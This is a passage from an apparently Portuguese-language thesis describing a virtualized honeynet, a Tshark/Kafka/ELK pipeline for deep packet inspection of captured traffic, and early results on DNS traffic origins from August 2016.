

Figura 3.3: Arquitetura lógica do *Cloudera* [Fonte: Autor].

Da imagem acima, é possível perceber que as interações com usuários externos ao grupo são intermediadas pela máquina *gateway*, que na arquitetura montada é a vm-cdl-d-12. Todo o ambiente foi montado na plataforma de virtualização da *Microsoft*, o *Hyper-V*.

3.2 HONEYNET

Como fonte de informações para análise utilizando o ambiente de *Big Data*, utilizou-se dados extraídos de uma *honeynet* implementada no laboratório LabRedes. A arquitetura da *honeynet* foi montada completamente isolada do grupo do *Cloudera*, para evitar que tráfego malicioso se espalhe para o ambiente de *Big Data*.

A arquitetura montada na *honeynet* foi construída totalmente virtualizada, com a solução de virtualização da *Microsoft* - o *Hyper-V*. Os motivos de cada escolha, o passo-a-passo da instalação e também as configurações aplicadas podem ser encontradas em [Júnior 2016] e [Júnior Rafael Timóteo de Sousa Júnior 2016].



Figura 3.4: Arquitetura lógica da *honeynet* [Fonte: Autor].

Na figura 3.4 é mostrada todas as divisões de redes e faixas de IP. Três redes distintas podem ser identificadas, sendo elas: a rede de gerência (172.30.10.0/24), onde ambos os *firewalls* podem ser gerenciados e suas informações coletadas, a *honeynet* (172.30.20.0/24) onde os ataques efetivamente ocorrem e a Internet, uma rede de redes considerada não segura que é a origem dos ataques.

Vale ressaltar que o endereço público válido utilizado pelo primeiro *firewall* não é divulgado em nenhum mecanismo de DNS e também não foi publicado na Internet, de forma que qualquer usuário que tente estabelecer uma conexão nessa interface pode ser tomado como um agente malicioso, pois teve que varrer este endereço IP (atividade que já é considerada suspeita).

A partir do momento em que um usuário malicioso é capaz de descobrir o endereço público utilizado pelo *firewall* e percebe que este está respondendo, ele é capaz de descobrir os serviços que são rodados nas máquinas da *honeynet* por escaneamento de portas. O *firewall*, por sua vez, foi configurado para fazer o direcionamento de portas para os *honeypots*.

Depois do *Firewall*, foi montado outra máquina de função similar, porém com um serviço especializado para gerenciar tráfego de *honeynets* - o *honeywall*. Esta máquina faz a ponte entre a *honeynet* e o próprio *firewall*, porém está configurada para ter uma conexão do tipo ponte, para que seja transparente aos olhos do atacante. Ademais, ele tem a função de limitar o número de conexões permitidas dos protocolos ICMP, TCP e UDP, para evitar o alastramento de *malwares*.

Todos as informações de registro são coletadas principalmente do *firewall* principal, através de sua interface na rede de gerência, a 172.30.10.0/24. Essas são concentradas em uma máquina administradora cuja única função é gerenciar essas informações para que possam ser extraídas e analisadas posteriormente. Portanto, o tráfego que é analisado na sessão 4 foi extraído desse computador.

3.3 INSPEÇÃO PROFUNDA DE PACOTES

Para a inspeção profunda de pacotes foi utilizado o mesmo programa que é utilizado pelo *Wireshark* para analisar dados de rede - o *Tshark*. Essa ferramenta é capaz de analisar tanto tráfego em tempo real quanto ler um PCAP estático. Conforme mencionado na sessão 3.2, foram extraídos PCAPs referentes ao tráfego da *honeynet* para se realizar a inspeção profunda de pacotes.

O Tshark é capaz de extrair os campos que contém informações importantes dos pacotes, bastando que o usuário passe o argumento "fields"na chamada do programa e escreva os campos necessários. Dessa forma, foram gerados arquivos CSVs (arquivos separados por vírgulas - do inglês, *comma separated values*) com os campos importantes para cada camada da pilha de protocolos que utilizam o IP.

Dessa forma, foram 4 tipos de CSVs a partir dos PCAPs extraídos da *honeynet* de acordo com os protolos utilizados pela camada de aplicação, sendo eles:

- IP + TCP + HTTP.
- IP + TCP + Telnet.
- IP + TCP + SSH.
- IP + UDP + DNS.

É possível perceber, por exemplo, que todos os tipos de filtragem têm protocolo IP. Para evitar que entradas duplicadas do mesmo protocolo sejam analisadas, foi adicionado um parâmetro ao Tshark para que ele filtre apenas pacotes referentes à comunicação do protocolo da camada de aplicação. Assim, o pacote IP que é filtrado junto com o HTTP, por exemplo, é diferente do IP que vem junto com o Telnet, e assim por diante.

A lista completa de todos os campos extraídos utilizando o *Tshark* [Wireshark 2016] pode ser encontrada no anexo 6.3. Apenas como um exemplo, as informações extraídas de um pacote de DNS são mostradas abaixo:

```
$ frame.time_epoch;ip.src;ip.proto;ip.ttl;ip.version;ip.dsfield.dscp;ip.dsfield.ecn;ip.id;
    ip.flags.mf;ip.hdr_len;ip.checksum;ip.checksum.status;ip.flags;ip.dsfield;ip.flags.df;ip.len
    ;ip.frag_offset;ip.flags.rb;ip.dst;udp.checksum;udp.checksum.status;udp.dstport;udp.length;
    udp.port;udp.srcport;udp.stream;dns.a;dns.aaaa;dns.cname;dns.count.add_rr;dns.count.answers;
    dns.count.auth_rr;dns.count.labels;dns.count.queries;dns.dnskey.algorithm;dns.dnskey.flags;
    dns.dnskey.flags.key_revoked;dns.dnskey.flags.reserved;dns.dnskey.flags.secure_entry_point;
    dns.dnskey.flags.zone_key;dns.dnskey.key_id;dns.dnskey.protocol;dns.ds.algorithm;
    dns.ds.digest_type;dns.ds.key_id;dns.flags;dns.flags.authenticated;dns.flags.authoritative;
    dns.flags.checkdisable;dns.flags.opcode;dns.flags.rcode;dns.flags.recavail;
    dns.flags.recdesired;dns.flags.response;dns.flags.truncated;dns.flags.z;dns.id;dns.ns;
    dns.ptr.domain_name;dns.qry.class;dns.qry.name;dns.qry.name.len;dns.qry.type;dns.resp.class;
    dns.resp.edns0_version;dns.resp.ext_rcode;dns.resp.len;dns.resp.name;dns.resp.ttl;
    dns.resp.type;dns.resp.z;dns.resp.z.do;dns.resp.z.reserved;dns.response_to;
    dns.rr.udp_payload_size;dns.rrsig.algorithm;dns.rrsig.key_tag;dns.rrsig.labels;
    dns.rrsig.original_ttl;dns.rrsig.signature_expiration;dns.rrsig.signature_inception;
    dns.rrsig.signers_name;dns.rrsig.type_covered;dns.soa.expire_limit;dns.soa.mininum_ttl;
    dns.soa.mname;dns.soa.refresh_interval;dns.soa.retry_interval;dns.soa.rname;
    dns.soa.serial_number;dns.time
```

Foi utilizado ponto-e-vírgula como separador dos valores, ao invés das vírgulas que são usadas como padrão, pois alguns dos valores filtrados possuem mais de um único valor, e são escritos em formato de vetor com seus elementos separados por vírgula.

3.4 MENSAGERIA

Para trocar mensagens contendo informações sobre os pacotes da rede, foi escolhido o serviço de mensageria robusto chamado Kafka. Para os quatro tipos diferentes de inspeção profunda de pacote (IP-UDP-DNS, IP-TCP-HTTP, IP-TCP-SSH e IP-TCP-Telnet), foi criado um tópico único para as mensagens trocadas. Os quatro tópicos são mostrados a seguir:

Tabela 3.2: Relação dos tópicos criados com relação aos tipos de informação filtradas

DPI	Tópico Kafka
IP-UDP-DNS	"ip-udp-dns"
IP-TCP-HTTP	"ip-tcp-http"
IP-TCP-Telnet	"ip-tcp-telnet"
IP-TCP-SSH	"ip-tcp-ssh"

A arquitetura montada para a troca de mensagens é mostrada na figura 3.5



Figura 3.5: Arquitetura lógica da arquitetura de mensageria [Fonte: Autor].

Da figura acima, pode-se perceber que o Kafka é o responsável pelo serviço de entrega de todas as mensagens trocadas no sistema.

O *script* Produtor.py é o responsável por ler os CSVs exportados pelo Tshark e, de acordo com o protocolo dos pacotes lidos, envelopá-los e enviá-los em seu respectivo tópico no Kafka. De maneira análoga, o *Logstash* possui um consumidor específico para cada tópico. Por fim, as mensagens recebidas são armazenadas no *Elasticsearch* e visualizadas utilizando o Kibana.

3.4.1 Produtor

Conforme mencionado acima, o programa em Python Produtor.py é o responsável por ler os arquivos CSVs e criar os produtores adequados para processar, enriquecer e enviar os pacotes para visualização na pilha ELK.

O fluxograma do Produtor.py é mostrado a seguir:



Figura 3.6: Fluxograma do Produtor.py [Fonte: Autor].

O enriquecimento de informações ocorre para permitir a rápida indexação dos pacotes enviados ao *Logstash*. O processo feito é a transformação da etiqueta de tempo presente nos pacotes para um formato por extenso, seguindo o padrão AAAA-MM-DDTHH:mm:ss.msmsms, de acordo com a ISO 8601.

3.4.2 Consumidor

O consumidor Kafka nessa arquitetura é um *plugin* de entrada do *Logstash*. No total, foram implementados 4 *plugins* de entrada para o correto funcionamento do sistema. Depois de recebido, as mensagens, são indexadas normalmente no *elasticsearch*.

A linha de produção do *Logstash*, incluindo os *plugins* de entrada, filtro e saída é mostrada abaixo:



Figura 3.7: Linhas de produção do *Logstash* [Fonte: Autor].

Os envelopes fechados da figura 3.9 representam os tópicos Kafka, ao passo que os envelopes abertos são um representante para o *Elasticsearch*, que é onde a saída do *Logstash* é direcionada. Ainda na figura, é possível perceber a versatilidade do *Logstash*. Se, por exemplo, a fonte de informações precisasse ser modificada, apenas o *plugin* de entrada precisaria ser modificado.

3.5 INDEXAÇÃO E VISUALIZAÇÃO

Após ser processado pelo *Logstash*, os pacotes são então são indexados pelo *Elasticsearch* e depois visualizados pelo *Kibana*.

3.5.1 Visualização da arquitetura

A arquitetura simplificada é mostrada abaixo:



Figura 3.8: Arquitetura montada simplificada [Fonte: Autor].

Por fim, a arquitetura com todos seus detalhes pode ser vista a seguir:



Figura 3.9: Arquitetura montada [Fonte: Autor].

4 RESULTADOS

Para a análise dos pacotes capturados pela *honeynet* descrita na sessão 3.2, foram criadas várias *dashboards* no Kibana, com o intuito de facilitar a visualização dos dados filtrados e possível identificação dos padrões presentes. As visualizações gerais que visam mostrar todos os protocolos são mostradas nas figuras 4.1 e 4.2:



Figura 4.1: Primeira parte da *dashboard* geral.



Figura 4.2: Segunda parte da *dashboard* geral.

Das informações vistas, já é possível visualizar quais países e endereços IPs atacam mais a *honeynet* utilizando os protocolos analisados. Essas informações serão discutidas nas sessão subsequentes sobre cada protocolo específico. O período de tempo analisado estendeu-se de primeiro de agosto de 2016 até 31 de agosto do mesmo ano.

4.1 *DOMAIN NAME SYSTEM* - DNS

Para o protocolo DNS, foram criadas três *dashboards* distintas: uma para análise geral e duas contendo informações mais específicas, sendo uma sobre mensagens originadas da *honeynet* e outra para tráfego externo.

Figura 4.3: Mapa mundi apontando as origens das requisições DNS.

A figura 4.3 mostra em um mapa mundial a localização geográfica aproximada das requisições DNS que chegaram na *honeynet* no período analisado. Há muitas incidências vindo da costa oeste dos Estados Unidos da América, e também da parte norte da África. No Brasil, pouco tráfego DNS foi gerado, sendo que a sua totalidade originou-se de São Paulo. Por fim, percebe-se que a maior fonte é a Ásia, mais especificamente Japão e, principalmente, a Índia.

Vale ressaltar novamente que o endereço público da *honeynet* não foi divulgado na Internet e também não possuía entrada nos servidores DNS do laboratório Latitude e nem da Universidade de Brasília. Dessa forma, é possível afirmar que essas fontes de requisições DNS são consideradas maliciosas, e não devem ser confundidas com tráfego legítimo.

A geo-localização dos pacotes contendo as respostas às requisições mostradas acima é mostrada de maneira similar, na figura 4.4:

